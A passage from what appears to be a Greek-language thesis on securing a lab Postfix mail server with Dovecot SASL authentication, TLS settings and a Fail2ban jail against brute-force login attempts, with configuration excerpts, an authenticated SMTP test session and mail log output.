αυτή ήταν η συνήθης πρακτική στο παρελθόν, οι σημερινοί χρήστες θέλουν κινητικότητα. Όλοι θέλουν να μπορούν να στέλνουν και να λαμβάνουν τα emails τους στα τηλέφωνα, τους φορητούς υπολογιστές τους στη δουλειά, στο σπίτι τους και σε οποιοδήποτε χώρο βρίσκονται. Για να ανταποκριθεί στην ανάγκη κινητικότητας, ο Postfix άρχισε να υποστηρίζει μια άλλη μέθοδο επικύρωσης των χρηστών. Το Simple Authentication and Security Layer (SASL) το οποίο είναι ένα πλαίσιο που μπορεί να χρησιμοποιηθεί από πολλά connection-oriented πρωτόκολλα διαδικτύου για την ασφάλεια των δεδομένων, των servers και των χρηστών. Με ενεργοποιημένο το SASL, ο Postfix δεν θα δέχεται εισερχόμενες συνδέσεις SMTP χωρίς τον κατάλληλο έλεγχο ταυτότητας. Όταν ο ανεπιθύμητος αποστολέας αλληλογραφίας θα θέλει να μιμηθεί έναν νόμιμο λογαριασμό email, ακόμη και από εσωτερικούς χρήστες δεν θα γίνεται αποδεκτό χωρίς έλεγχο ταυτότητας. (Rahman, 2020)

Ο Postfix δεν υλοποιεί ο ίδιος το SASL, αλλά χρησιμοποιεί υπάρχουσες υλοποιήσεις ως δομικά στοιχεία. Αυτό σημαίνει ότι ορισμένα αρχεία διαμόρφωσης που σχετίζονται με το SASL θα ανήκουν στον Postfix, ενώ άλλα αρχεία διαμόρφωσης ανήκουν στη συγκεκριμένη υλοποίηση SASL που θα χρησιμοποιήσει ο Postfix. (Franke, 2015)

Επί του παρόντος, ο server Postfix SMTP υποστηρίζει τις υλοποιήσεις Cyrus SASL και Dovecot SASL. Οι τρέχουσες εκδόσεις Postfix έχουν αρχιτεκτονική προσθήκης που μπορεί να υποστηρίξει πολλαπλές υλοποιήσεις SASL. Πριν από την έκδοση 2.3 του Postfix, ο Postfix είχε υποστήριξη μόνο για το Cyrus SASL. (Franke, 2015)

Επικεντρωθήκαμε στη ρύθμιση του Postfix SMTP server ώστε να χρησιμοποιήσουμε το Dovecot SASL για τον έλεγχο ταυτότητας χρήστη. Καθώς το Dovecot παρέχει μηχανισμούς για έλεγχο ταυτότητας χρήστη, ο Postfix θα ζητήσει απλώς από το Dovecot να κάνει τη δουλειά του για αυτόν. Οπότε πρέπει να καθορίσουμε ότι η επικοινωνία μεταξύ του Postfix SMTP server και του Dovecot θα πραγματοποιείται μέσω μιας UNIX-domain socket ή μέσω μιας TCP socket.



```
10-master.conf /etc/dovecot/conf.d
88 service auth {
89 # auth_socket_path points to this userdb socket by default. It's typically
90 # used by dovecot-lda, doveadm, possibly imap process, etc. Users that
91 # have
92 # full permissions to this socket are able to get a list of all usernames
93 # and
94 # get the results of everyone's userdb lookups.
95 #
96 # The default 0666 mode allows anyone to connect to the socket, but the
97 # userdb lookups will succeed only if the userdb returns an "uid" field
98 # that
99 # matches the caller process's UID. Also if caller's uid or gid matches
100 # the
101 # socket's uid or gid the lookup succeeds. Anything else causes a failure.
102 #
103 # To give the caller full permissions to lookup all users, set the mode to
104 # something else than 0666 and Dovecot lets the kernel enforce the
105 # permissions (e.g. 0777 allows everyone full permissions).
106 #
107 # unix_listener auth-userdb {
108 #   mode = 0600
109 #   user = vmail
110 #   #group =
111 # }
112 #
113 # Postfix smtp-auth
114 #
115 # unix_listener /var/spool/postfix/private/auth {
116 #   mode = 0666
117 #   user = postfix
118 #   group = postfix
119 # }
120 #
121 # Auth process is run as this user.

10-auth.conf /etc/dovecot/conf.d
82 # Path for Samba's ntlm_auth helper binary.
83 #auth_winbind_helper_path = /usr/bin/ntlm_auth
84
85 # Time to delay before replying to failed authentications.
86 #auth_failure_delay = 2 secs
87
88 # Require a valid SSL client certificate or the authentication fails.
89 #auth_ssl_require_client_cert = no
90
91 # Take the username from client's SSL certificate, using
92 # X509_NAME_get_text_by_NID() which returns the subject's DN's
93 # CommonName.
94 #auth_ssl_username_from_cert = no
95
96 # Space separated list of wanted authentication mechanisms:
97 #   plain login digest-md5 cram-md5 ntlm rpa apop anonymous gssapi otp skey
98 #   gss-spnego
99 # NOTE: See also disable_plaintext_auth setting.
100 #auth_mechanisms = plain login
101
102 ##
103 ## Password and user databases
104 ##
105
106 #
107 # Password database is used to verify user's password (and nothing more).
108 # You can have multiple passdbs and userdbs. This is useful if you want to
109 # allow both system users (/etc/passwd) and virtual users to login without
110 # duplicating the system users into virtual database.
111 #
112 # <doc/wiki/PasswordDatabase.txt>
113 #
```

Εικόνα 3.4 Postfix - Dovecot SASL Communication

Στην εικόνα 3.4 εμφανίζεται το αρχείο 10-master.conf στο οποίο τοποθετούμε την Dovecot SASL socket στο /var/spool/postfix/private/auth, και στην συνέχεια ορίζουμε τις άδειες ανάγνωσης και εγγραφής μόνο στον Postfix χρήστη και στην ομάδα του. Στο αρχείο 10-auth.conf ορίζουμε ότι οι μηχανισμοί αυθεντικοποίησης θα είναι οι plain και login για τον Postfix SMTP server. Ο μηχανισμός PLAIN αναμένει μια κωδικοποιημένη συμβολοσειρά base64 που περιέχει το όνομα του χρήστη όσο τον κωδικό πρόσβασης του, καθένα από τα οποία θα ξεκινάνε με ένα NULL byte. Ο μηχανισμός LOGIN αναμένει επίσης το όνομα χρήστη και τον κωδικό πρόσβασης με κωδικοποίηση base64, αλλά σε χωριστά πεδία και χωρίς την προσθήκη του NULL byte.(Rombauts, 2018)

Έπειτα έπρεπε να προσθέσουμε μερικές μεταβλητές στο configuration file του postfix (main.cf) ώστε να ενεργοποιήσουμε την αυθεντικοποίηση μέσω του SASL μηχανισμού. Από προεπιλογή ο Postfix χρησιμοποιεί την Cyrus SASL υλοποίηση για αυτό έπρεπε να δηλώσουμε με την μεταβλητή *smtpd_sasl_type* τον Dovecot SASL. Εφόσον ρυθμίσαμε ότι η επικοινωνία του Dovecot με τον Postfix να γίνεται μέσω μιας UNIX-domain socket αντί για TCP (Εικόνα 3.4) πρέπει να το δηλώσουμε και στο αρχείο του Postfix με την χρήση της επιλογής *smtpd_sasl_path = private/auth*.


Έχοντας ολοκληρώσει με την διαμόρφωση της επικοινωνίας και από την πλευρά του Postfix έπρεπε να ενεργοποιήσουμε την SASL αυθεντικοποίηση του SMTP server ενεργοποιώντας την παράμετρο *smtpd_sasl_auth_enable*. Ωστόσο, δεν αναγνωρίζουν όλοι οι

clients την ικανότητα AUTH όπως ορίζεται από το SASL authentication RFC. (Franke, 2015) Ορισμένες υλοποιήσεις αναμένουν από τον server να στείλει ένα "=" ως διαχωριστικό μεταξύ του ρήματος AUTH και της λίστας των μηχανισμών που ακολουθούν. Οπότε ενεργοποιώντας την παράμετρο *break_sasl_auth_clients* επιτρέπουμε στον Postfix να επαναλαμβάνει τη δήλωση AUTH με μια μορφή που κατανοούν και οι "broken clients".

Ο Postfix SMTP server υποστηρίζει πολιτικές που περιορίζουν τους μηχανισμούς SASL που καθιστά διαθέσιμους στους clients, με βάση τις ιδιότητες αυτών των μηχανισμών. Η προεπιλεγμένη πολιτική είναι να επιτρέπεται οποιοσδήποτε μηχανισμός στον Postfix SMTP server. Όμως σε αυτό το σημείο πρέπει να ορίσουμε την *noanonymous* επιλογή *smtpd_sasl_security_options = noanonymous*, διαφορετικά, ο Postfix SMTP server μπορεί να δώσει σε αγνώστους την ίδια εξουσιοδότηση με έναν σωστά πιστοποιημένο client. Για την πολιτική μηχανισμού Postfix SASL κατά τη διάρκεια μιας κρυπτογραφημένης περιόδου λειτουργίας SMTP με TLS υπάρχει ξεχωριστή μεταβλητή *smtpd_sasl_tls_security_options*. Από προεπιλογή οι ρυθμίσεις για την μη κρυπτογραφημένη περίοδο λειτουργίας αντιγράφονται και στην επιλογή της κρυπτογραφημένης για αυτό και ορίσαμε και σε αυτή την παράμετρο την ιδιότητα *noanonymous*.

Τέλος ορίσαμε τις συνθήκες κάτω από τις οποίες θα μπορεί να γίνει η μετάδοση της αλληλογραφίας με την χρήση της παραμέτρου *smtpd_relay_restrictions*. Ο Postfix από προεπιλογή προωθούσε την αλληλογραφία και από πελάτες σε αξιόπιστα δίκτυα (*permit_mynetworks*) κάτι το οποίο αφαιρέσαμε διότι θέλαμε ακόμα και από τους clients ενός αξιόπιστου δικτύου να έχουν πιστοποιηθεί με SASL. Για αυτό τον λόγο αφήσαμε μόνο την επιλογή *permit_sasl_authenticated*. Εκτός από την επιλογή της αποδοχής προώθησης αλληλογραφίας θέλαμε και να ορίσουμε και ποτέ να απορρίπτει τα αίτημα προώθησης για αυτό και χρησιμοποιήσαμε την επιλογή *reject_unauth_destination*. Τα αιτήματα θα απορρίπτονται όταν ο RCPT TO domain αντιστοιχεί στα *\$relay_domains* ή σε ένα subdomain τους και δεν περιέχει καμία δρομολόγηση που καθορίζεται από τον αποστολέα ή όταν ο RCPT TO αντιστοιχεί στα *\$mydestination*, *\$inet_interfaces*, *\$proxy_interfaces*, *\$virtual_alias_domains* ή *\$virtual_mailbox_domains* και δεν περιέχει δρομολόγηση που καθορίζεται από τον αποστολέα. (Franke, 2015)

ΣΗΜΕΙΩΣΗ: Οι εκδόσεις Postfix πριν από την 2.10 δεν είχαν smtpd_relay_restrictions. Συνδύασαν τις πολιτικές αναμετάδοσης αλληλογραφίας και αποκλεισμού ανεπιθύμητων μηνυμάτων, σύμφωνα με το smtpd_recipient_restrictions. Αυτό μπορούσε να οδηγήσει σε απροσδόκητα αποτελέσματα. Για παράδειγμα, μια επιτρεπτή πολιτική αποκλεισμού ανεπιθύμητων μηνυμάτων θα μπορούσε απροσδόκητα να οδηγήσει σε μια επιτρεπτή πολιτική αναμετάδοσης αλληλογραφίας. (Franke, 2015)



```
Open [main.cf] Save [etc/postfix]
23
24
25
26 # TLS parameters
27 smtpd_use_tls = yes
28 smtpd_tls_cert_file=/etc/dovecot/private/dovecot.pem
29 smtpd_tls_key_file=/etc/dovecot/private/dovecot.key
30 smtpd_tls_security_level=may
31
32 smtp_use_tls = yes
33 #smtp_tls_CApath=/etc/ssl/certs
34 smtp_tls_security_level=may
35 #smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache
36
37 smtpd_tls_mandatory_protocols = !SSLV2,!SSLV3,!TLSv1
38 smtpd_tls_mandatory_protocols = !SSLV2,!SSLV3,!TLSv1
39 smtp_tls_mandatory_protocols = !SSLV2,!SSLV3,!TLSv1
40 smtp_tls_protocols = !SSLV2,!SSLV3,!TLSv1
41
42 smtpd_tls_received_header = yes
43 smtpd_tls_auth_only = no
44
45 # server will announce STARTTLS #
46 smtp_tls_note_starttls_offer = yes
47
48 #SASL Parameters
49 smtpd_sasl_type = dovecot
50 smtpd_sasl_path = private/auth
51 smtpd_sasl_auth_enable = yes
52 broken_sasl_auth_clients = yes
53 smtpd_sasl_security_options = noanonymous
54 smtpd_sasl_tls_security_options = noanonymous
55 smtpd_sasl_authenticated_header = yes
56 smtpd_relay_restrictions = permit_sasl_authenticated, reject_unauth_destination
```

Εικόνα 3.5 SASL Parameters

Έχοντας αναλύσει ξεχωριστά την κάθε μεταβλητή που σχετίζεται με τον ενεργοποίηση του SASL μηχανισμού η Εικόνα 3.5 παρουσιάζει πως είναι το main configuration file του Postfix υστέρη από την προσθήκη της SASL αυθεντικοποίησης. Για να ελέγξουμε τις διαθέσιμες λειτουργίες του SMTP server και να επιβεβαιώσουμε ότι έχουμε ορίσει σωστά τις παραπάνω μεταβλητές συνδεθήκαμε το telnet εργαλείο στην πόρτα όπου τρέχει το SMTP service του mail server και πληκτρολογήσαμε την εντολή EHLO όπως εμφανίζεται στην Εικόνα 3.6.


```
kali@kali:~$ telnet 192.168.1.5 25
Trying 192.168.1.5 ...
Connected to 192.168.1.5.
Escape character is '^]'.
220 ubun2004.linuxvmimages.local ESMTP Postfix (Ubuntu)
ehlo 192.168.1.5
250-ubun2004.linuxvmimages.local
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-AUTH PLAIN LOGIN
250-AUTH=PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
```

Εικόνα 3.6 SMTP Features

Οι διαθέσιμες λειτουργίες που θέλαμε να επιβεβαιώσουμε ότι υπάρχουν είναι οι STARTTLS και AUTH τις οποίες δηλώσαμε στο αρχείο main.cf. Το STARTTLS εκτελεί την επαλήθευση και κρυπτογράφηση TLS/SSL μέσω μιας σύνδεσης SMTP. Η χρήση του STARTTLS βοηθά στην προστασία της ακεραιότητας των επικοινωνιών μας. (Oracle, 2021)

Πλέον οποιασδήποτε χρήστης ακόμα και μέσα από το αξιόπιστο δίκτυο μας θα πρέπει να αυθεντικοποιηθεί για να μπορέσει να στείλει ένα mail. Αρά η αποστολή μηνυμάτων μέσω telnet δεν μπορεί να είναι δυνατή και οι πληροφορίες ελέγχου ταυτότητας δεν μπορούν να αποστέλλονται στον server. Για την αποστολή μηνυμάτων μέσω του SMTP θα πρέπει να χρησιμοποιούμε την εντολή openssl s_client -connect 192.168.1.5:25 -starttls smtp ώστε να παρέχεται κρυπτογράφηση στο πρωτόκολλο SMTP και να μπορούμε να αυθεντικοποιηθούμε στον Postfix μέσω του SASL authentication.

```

Post-Handshake New Session Ticket arrived:
SSL-Session:
  Protocol      : TLSv1.3
  Cipher       : TLS_AES_256_GCM_SHA384
  Session-ID   : 4483E495FD5F0D62165FD2651731E1CDBFA262359389D4BC73A041C6011818DA
  Session-ID-ctx:
  Resumption PSK: DD6E32EA98DAA0E46FD73325DD8984B7750B237CDF8D0420DC73731F2B6F96AB1814F24BB0C50904B66484989D7CCE0D
  PSK identity: None
  PSK identity hint: None
  SRP username: None
  TLS session ticket lifetime hint: 7200 (seconds)
  TLS session ticket:
0000 - 26 a9 85 f3 43 99 8e 2b-d4 7b 31 d3 97 b8 8f 35  8 ... C..+.{1...5
0010 - fe ea e3 1f 15 52 55 80-0c 80 f8 35 2f 67 42 2f  ....RU...5/gB/
0020 - 30 d1 72 bc e1 f5 26 51-1a cf 3f 71 9d 9a 15 b0  0.r...6Q...?q...
0030 - a9 96 58 f0 b9 64 4f 4f-10 d5 2c 1f 5e 8f 8c bb  ..X..d00...^...
0040 - d6 b2 f0 32 84 38 25 9d-21 fe b4 9e 76 28 01 a2  ... 2.8%! ... v(..
0050 - d5 af 5f 1a 39 89 10 9e-3a 00 b4 82 0e a9 d9 91  .._9...:.....
0060 - f5 44 12 bd 62 dc 16 bb-3a b5 44 3c 60 a0 0c d7  .D..b...:D<^...
0070 - 67 17 77 3d fb 8b 7b 5f-bc e7 8f cf 18 60 36 c8  g.w=..{.....`6.
0080 - f3 ee fd 99 7e db 30 2f-1c f5 bf 4d 1e 71 17 ae  ....~/...M.q...
0090 - de ae 5a 34 24 b2 7d 07-e6 b9 43 38 ca e3 5a e5  ..Z4$.}...C8..Z.
00a0 - c0 32 18 ae 5d 61 eb b8-0b c8 71 16 1d 90 a0 b2  .2..]a....q.....
00b0 - 1f 59 60 97 5d f2 d6 3c-90 d6 51 d2 e3 58 7d 69  .Y`.]..<..Q..X}i
00c0 - 5f 20 c7 8e b3 fb 48 73-a0 c9 84 35 ac c4 41 6b  _ ....Hs ... 5 ..Ak

  Start Time: 1637857132
  Timeout    : 7200 (sec)
  Verify return code: 18 (self signed certificate)
  Extended master secret: no
  Max Early Data: 0
---
read R BLOCK
AUTH PLAIN AHRlc3RAdGVzdC5jb20AdGVzdEB0ZXN0
235 2.7.0 Authentication successful
MAIL FROM:<admin@unipi.com>
250 2.1.0 Ok
rcpt to:<net1@test.com> NOTIFY=success,failure
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Subject: Test SASL auth
.
250 2.0.0 Ok: queued as 4C70D200133
quit
221 2.0.0 Bye
closed

```

Εικόνα 3.7 SASL Authentication On SMTP Server

Ένας ενδεικτικός τρόπος με τον οποίο κάποιος μπορεί να στείλει πλέον ένα email μέσω του Postfix SMTP Server παρουσιάζεται στην Εικόνα 3.7. Όπως αναφέραμε και παραπάνω, χρησιμοποιήσαμε την εντολή `openssl s_client -connect 192.168.1.5:25 -starttls smtp` ώστε να παρέχεται κρυπτογράφηση στο πρωτόκολλο SMTP και στην συνέχεια πριν πληκτρολογήσουμε τις εντολές για την αποστολή του email αυθεντικοποιηθήκαμε μέσω του SASL. Για την αυθεντικοποίηση χρησιμοποιήσαμε την εντολή `AUTH PLAIN` και μια συμβολοσειρά με κωδικοποίηση base64. Αν η αυθεντικοποίηση γίνει με επιτυχία ο SMTP Server θα επιστρέψει τον κωδικό 235 και το μήνμα `Authentication successful`. Σε περίπτωση αποτυχίας θα δούμε τον κωδικό 535 να συνοδεύεται με το μήνμα `Error: authentication failed`. Η base64 συμβολοσειρά που χρησιμοποιήσαμε στην εντολή `AUTH PLAIN` δεν είναι τυχαία. Για να παράξουμε την συγκεκριμένη έγκυρη συμβολοσειρά πρέπει να χρησιμοποιήσουμε την εντολή: `echo -ne`

"\0username\0password" / base64 η οποία προσθέτει μπροστά από το username και password του χρήση ένα NULL byte, στην συνέχεια τα ενώνει και τέλος τα μετατρέπει σε μορφή base64. Υστέρα από την επιτυχής αυθεντικοποίηση πληκτρολογήσαμε τις συνηθισμένες 'SMTP εντολές' ώστε να συντάξουμε το email μας.

3.2.1 Secure SASL Authentication

Η ενεργοποίηση της SASL αυθεντικοποίησης στον SMTP server, μας δίνει την δυνατότητα να απορρίψουμε τους μη πιστοποιημένους χρήστες αλλά δεν προσθέτει κανένα μηχανισμό άμυνας για τους ανεπιθύμητους χρήστες, κάτι το οποίο θα πρέπει να υλοποιήσουμε εμείς για να παρέχουμε μεγαλύτερη ασφάλεια στον SMTP server μας. Ο σκοπός του μηχανισμού αυτού είναι να αποκλείσει την ανεπιθύμητη αλληλογραφία και να αποτρέψει επιθέσεις όπως brute-force password attacks, dictionary attacks και άλλες τέτοιου είδους επιθέσεις που θα προσπαθούν να μαντέψουν τα authentication credentials και να αυθεντικοποιηθούν από τον SASL μηχανισμό ώστε να έχουν πρόσβαση στον SMTP server.

Για την επίλυση αυτού του 'κενού' ασφάλειας που έχει προκύψει και να καταφέρουμε να θωρακίσουμε καλύτερα τον SMTP Server μας θα πρέπει να χρησιμοποιήσουμε το Fail2ban εργαλείο που χρησιμοποιήσαμε και παραπάνω για να αμυνθούμε απέναντι σε SSH bruteforce επιθέσεις. Αποφασίσαμε να χρησιμοποιήσουμε το εργαλείο αυτό διότι είναι ένα λογισμικό που σαρώνει τα αρχεία καταγραφής και αποκλείει διευθύνσεις IP που κάνουν κακόβουλες δραστηριότητες.

Όταν ο SASL έλεγχος ταυτότητας αποτύχει, τα αρχεία καταγραφής στο /var/log/maillog θα έχουν καταχωρήσεις όπως αναγράφονται στην εικόνα 3.8.

```
mail.log
/var/log
Save
expunged=0 trashed=0 hdr_count=1 hdr_bytes=421 body_count=4 body_bytes=1470
5275 Nov 25 21:49:11 ubun2004 postfix/smtpd[2935]: connect from unknown[192.168.1.11]
5276 Nov 25 21:49:53 ubun2004 dovecot: imap-login: Login: user=<admin@unipi.com>, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5,
mpid=3386, secured, session=<6CA8R6LR9IHAqAEF>
5277 Nov 25 21:49:53 ubun2004 dovecot: imap(admin@unipi.com)<3386><6CA8R6LR9IHAqAEF>: Logged out in=139 out=1122 deleted=0
expunged=0 trashed=0 hdr_count=0 hdr_bytes=0 body_count=0 body_bytes=0
5278 Nov 25 21:50:02 ubun2004 postfix/smtpd[2935]: warning: unknown[192.168.1.11]: SASL PLAIN authentication failed:
5279 Nov 25 21:50:18 ubun2004 postfix/smtpd[2935]: message repeated 2 times: [ warning: unknown[192.168.1.11]: SASL PLAIN
authentication failed: ]
5280 Nov 25 21:50:53 ubun2004 dovecot: imap-login: Login: user=<admin@unipi.com>, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5,
mpid=3466, secured, session=<ym7PSqLR+IHAqAEF>
5281 Nov 25 21:50:53 ubun2004 dovecot: imap(admin@unipi.com)<3466><ym7PSqLR+IHAqAEF>: Logged out in=91 out=947 deleted=0 expunged=0
trashed=0 hdr_count=0 hdr_bytes=0 body_count=0 body_bytes=0
5282 Nov 25 21:51:36 ubun2004 postfix/smtpd[2935]: warning: unknown[192.168.1.11]: SASL PLAIN authentication failed:
5283 Nov 25 21:51:53 ubun2004 dovecot: imap-login: Login: user=<admin@unipi.com>, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5,
mpid=3472, secured, session=<NORiTqLR/IHAqAEF>
5284 Nov 25 21:51:53 ubun2004 dovecot: imap(admin@unipi.com)<3472><NORiTqLR/IHAqAEF>: Logged out in=91 out=947 deleted=0 expunged=0
trashed=0 hdr_count=0 hdr_bytes=0 body_count=0 body_bytes=0
5285 Nov 25 21:52:33 ubun2004 postfix/smtpd[2935]: warning: unknown[192.168.1.11]: SASL PLAIN authentication failed:
5286 Nov 25 21:52:48 ubun2004 postfix/smtpd[2935]: warning: unknown[192.168.1.11]: SASL PLAIN authentication failed:
5287 Nov 25 21:52:53 ubun2004 dovecot: imap-login: Login: user=<admin@unipi.com>, method=PLAIN, rip=192.168.1.5, lip=192.168.1.5,
mpid=3487, secured, session=<0wf2UaLRAILaQAEF>
5288 Nov 25 21:52:53 ubun2004 dovecot: imap(admin@unipi.com)<3487><0wf2UaLRAILaQAEF>: Logged out in=91 out=947 deleted=0 expunged=0
trashed=0 hdr_count=0 hdr_bytes=0 body_count=0 body_bytes=0
Plain Text Tab Width: 8 Ln 5274, Col 194 INS
```

Εικόνα 3.8 SASL Authentication Failed

Χρησιμοποιώντας το fail2Ban μπορούμε να μειώσουμε το ποσοστό τέτοιων λανθασμένων προσπαθειών ελέγχου ταυτότητας. Για αυτό διαμορφώσαμε το Fail2Ban ώστε να καταλαβαίνει την ύπαρξη τέτοιων επιθέσεων και να ενημερώνει τους κανόνες του τείχους προστασίας ώστε να απορρίπτει τέτοιες διευθύνσεις IP για καθορισμένο χρονικό διάστημα. (George, 2018)

Για να προστατέψουμε τον SMTP server που έχουμε δημιουργήσει από τις επιθέσεις κατά της SASL αυθεντικοποίησης, τροποποιήσαμε το jail file που είχαμε αναφέρει για την άμυνα των SSH bruteforce επιθέσεων.


```
GNU nano 4.8 jail.local
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 3600

[postfix-sasl]
enabled = true
port = smtp
filter = postfix[mode=auth]
logpath = /var/log/mail.log
maxretry = 3
bantime = 3600
```

Εικόνα 3.9 Adding Postfix-Sasl Filter In Jail File


Η εικόνα 3.9 παρουσιάζει το jail αρχείο με τις μετατροπές που προσθέσαμε. Πιο αναλυτικά στο αρχείο αυτό δηλώσαμε ότι θέλουμε να προστατέψουμε το SASL μηχανισμό, παρακολουθώντας τα αρχεία καταγραφής στην τοποθεσία /var/log/mail.log. Αν παρατηρήσει μια IP να προσπαθεί να αυθεντικοποιηθεί στον SMTP server μέσω του SASL authentication και πληκτρολογήσει λάθος κωδικό πάνω από τρεις φορές τότε η συγκεκριμένη IP θα μπλοκάρει για 3600 δευτερόλεπτα και δεν θα μπορεί να συνδεθεί στον server μέχρι να περάσει το συγκεκριμένο χρονικό όριο.

Προσπαθώντας να αυθεντικοποιηθούμε πολλές φορές συνεχόμενα στον SMTP server μέσω του SASL χρησιμοποιώντας λανθασμένο κωδικό βλέπουμε ότι τα logs εντοπίζουν κανονικά τις προσπάθειες αυτές και παράγουν κάποια warnings (εικόνα 3.10).



```
mail.log
/var/log
1 Dec 1 12:42:57 ubun2004 dovecot: master: Dovecot v2.3.7.2 (3c910f64b) starting up for imap, pop3, lmtop (core dumps disabled)
2 Dec 1 12:42:57 ubun2004 dovecot: config: Warning: NOTE: You can get a new clean config file with: doveconf -Pn > dovecot-new.conf
3 Dec 1 12:42:57 ubun2004 dovecot: config: Warning: Obsolete setting in /etc/dovecot/dovecot.conf:25: 'imaps' protocol is no longer necessary, remove it
4 Dec 1 12:42:57 ubun2004 dovecot: config: Warning: Obsolete setting in /etc/dovecot/dovecot.conf:25: 'pop3s' protocol is no longer necessary, remove it
5 Dec 1 12:42:58 ubun2004 postfix/postfix-script[1641]: warning: symlink leaves directory: /etc/postfix/.makedefs.out
6 Dec 1 12:42:59 ubun2004 postfix/postfix-script[1880]: starting the Postfix mail system
